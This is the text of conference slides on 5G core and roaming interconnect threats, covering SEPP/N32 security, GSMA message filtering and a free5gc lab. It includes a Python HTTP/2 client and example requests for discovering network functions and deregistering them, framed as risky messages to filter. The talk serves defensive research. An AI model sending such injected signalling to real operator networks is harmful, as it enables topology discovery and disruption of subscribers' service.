CommSec Track

HITB SECCONF AMSTERDAM - 2021

5G mobile networks and interconnects threats

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About Mobileum

INDUSTRY INFLUENCE

GSMA, CFCA, RAG, PTC, BEREC, ETSI, 5G Infrastructure Association

IR.81 GRQ, VoLTE Testing Leader

GSMA security guidelines Co-authorship

MARKET RECOGNITION

GLOTEL AWARDS 2019

GLOMO

Leading Lights FINALIST

Gartner

Stratecast

ROCCO

Kaleido Intelligence

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900+

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100+

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INTELLECTUAL CAPITAL

307

Patent applications

178

awarded

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PRODUCTS

roaming & network intelligence

fraud & risk intelligence

testing & monitoring intelligence

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About Me


- Security consultant
- Developed open-source SigFW
- tshark to elasticsearch, json2pcap, pcap anonymization
- Contributions to GSMA security guidelines
- Android application developer
- https://github.com/H21lab, https://www.h21lab.com/

H21 LAB

5G core network overview

- **5G Non-Standalone (NSA)**
  - Uses Evolved Packet Core (EPC == 4G core network)
  - Roaming Interconnect protocols: Diameter and GTP-C, GTP-U
- **5G Standalone (SA)**
  - Uses 5G core network (Service Bus architecture)
  - Roaming interconnect protocols: HTTP/2, GTP-U

5G core network overview



4G to 5G protocols evolution

	2G / 3G	4G	5G
Authentication, Mobility Management	SS7	Diameter	HTTP/2
Session management	GTP-C	GTP-C	HTTP/2
User plane	GTP-U	GTP-U	GTP-U

Network Elements evolution

Network Element (2G, 3G, 4G) → Network Function (5G)

Voice is delivered by IMS in 4G / 5G networks. IMS is home routed. This reduced the attack surface.

2G / 3G	4G	5G
HLR	HSS	UDM
MSC / VLR	N/A *(voice provided by IMS)*	N/A *(voice provided by IMS)*
SGSN	MME, SGW	AMF, SMF, UPF
GGSN	PGW	SMF, UPF

5G SA roaming interconnects

- SEPP == Security Edge Protection Proxy
- N32 secure interface between MNOs
  => providing Authenticity, Integrity, Confidentiality
  - N32-c
    - SEPP - SEPP over TLS
  - N32-f
    - TLS (SEPP - SEPP)
    - PRINS (PRotocol for N32 INterconnect Security)
      (SEPP - intermediate hops - SEPP)
- GSMA FS.34 defines 5G key management procedure

N32 creates MNO-to-MNO security. SEPP should be hosted only by MNOs


5G SA roaming interconnects

N32-c

- MNO to MNO
- Handshake, negotiate TLS or PRINS and security policy

N32-f

- Delivering the signalling messages



N32-c shall be direct MNO-to-MNO.
N32-f with PRINS can go over intermediate hops.

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
5G SA interconnect attacks



Possible attacks:

- MNO#3 can target MNO#4 subscribers
- MNO#3 can target inbound roamers in MNO#4, not belonging to MNO#3

5G Signalling Firewall is required.
Even if there is N32 secured tunnel.

5G interconnect filtering

- GSMA FS.36 document includes risk assessment and classification of the 5G messages
- For 5G messages (OpenAPI) definition see https://github.com/jdegre/5GC_APIs

5G interconnect filtering

5G messages could be classified based on the NF producers and consumers. This leads into message classification:

- Intra-PLMN only *<GSMA Category 1>*
- Roaming
  - HPLMN to VPLMN (Access and Mobility) *<GSMA Category 2>*
  - VPLMN to HPLMN (Access and Mobility) *<GSMA Category 3>*
- PLMN to PLMN (NRF - NRF)
- PLMN to PLMN (SMS service)
- Others

Application layer filtering is still required. Illegal message could be received over secured N32 tunnel.


Setup your own 5G lab

- 5G SA core https://github.com/free5gc/free5gc
- 5G RAN simulator (to attach UE without physical card) https://github.com/hhorai/gnbsim
- Use OpenAPI generators or write your own HTTP/2 client for testing

Limitations: No SEPP, No OAuth2.0 on NRF in free5gc

5G lab setup

```
# 1. Install free5gc and gndbsim in VM

    # Configure free5gc to use HTTP and not
    HTTPs before

# 2. Run it

    # ===== In Ubuntu VM =====
    # Run free5gc
    cd  ~/free5gc/
    bash run.sh

    # Run RAN simulator
    cd ~/gnbsim/example
    sudo ./example

# 3. Start network capture in VM


# 4. Inject messages (from host or from VM)

    # ===== From Host =====
    # Open SSH tunnel for example to NRF
    ssh ubuntu@192.168.56.102 -L
    127.0.0.1:8000:127.0.0.10:8000

    # Run HTTP/2 client
    python http2_client.py
```



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Use OpenAPI generators or write own client

- For OpenAPI generators sample project https://github.com/H21lab/5GC_build
- Or write custom client

OpenAPI generated code is not required to inject messages

HTTP/2 and json messages are easily to be encoded, this can be done manually. (This is significant difference compared to SS7 - ASN.1 encoding or Diameter TLV encoding)

HTTP/2 python sample client

```
# Change the dest IP addresses, ports as needed

from hyper import HTTP20Connection

# ===== HTTP/2 GET =====
try:
    # to NRF
    c = HTTP20Connection('127.0.0.10:8000')
    # SearchNFInstances
    c.request('GET','/nnrf-disc/v1/nf-instances?requester-nf-type=AMF&target-nf-type=UDM')
    data = c.get_response()
    print(data.read())
except:
    pass


# ==== HTTP/2 POST =====
try:
    # to AUSF
    c = HTTP20Connection('127.0.0.9:8000')
    c.request('POST','/nausf-auth/v1/ue-authentications',
'{"supiOrSuci":"suci-0-XXX-XX-X-X-X-XXXXXXXX","servingNetworkName":"5G:mncXXX.mccXXX.3gppnetw
ork.org"}', {})
    data = c.get_response()
    print(data.read())
except:
    pass
```

5G risky messages

- Let's use free5gc to test some messages
- Let’s imagine that these messages could be received over N32 interconnect towards PLMN


SearchNFInstances

- **Producer:** NF, SCP, NRF
- **Consumer:** NRF
- **3GPP description:**
  The Nnrf_NFDiscovery service allows a Network Function Instance to discover services offered by other Network Function Instances, by querying the local NRF.
  It also allows an NRF in a PLMN to re-issue a discovery request towards an NRF in another PLMN (e.g., the HPLMN of a certain UE).

  => PLMN to PLMN (NRF - NRF) message
- **Example request:**

```
c.request('GET','/nnrf-disc/v1/nf-instances?requester-nf-type=AMF&target-nf-type=UDM')
```

SearchNFInstances



SearchNFInstances


NRF returns the NF instances in PLMN

Returns:

- nfInstanceID
- ipv4Address

Impact:

Topology discovery



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
DeregisterNFInstance

- **Producer:** NF, SCP
- **Consumer:** NRF
- **3GPP description:**
  NFDeregister: It allows an NF Instance to deregister its NF profile in the NRF, including the services offered by the NF Instance. This service operation is not allowed to be invoked from an NRF in a different PLMN.

  => Intra PLMN message
- **Example request:**

```
c.request('DELETE','/nnrf-nfm/v1/nf-instances/XXXXXXXXX-XXXX-XXXX-XXXX-XXXXXXXXXXXX')
```

DeregisterNFInstance

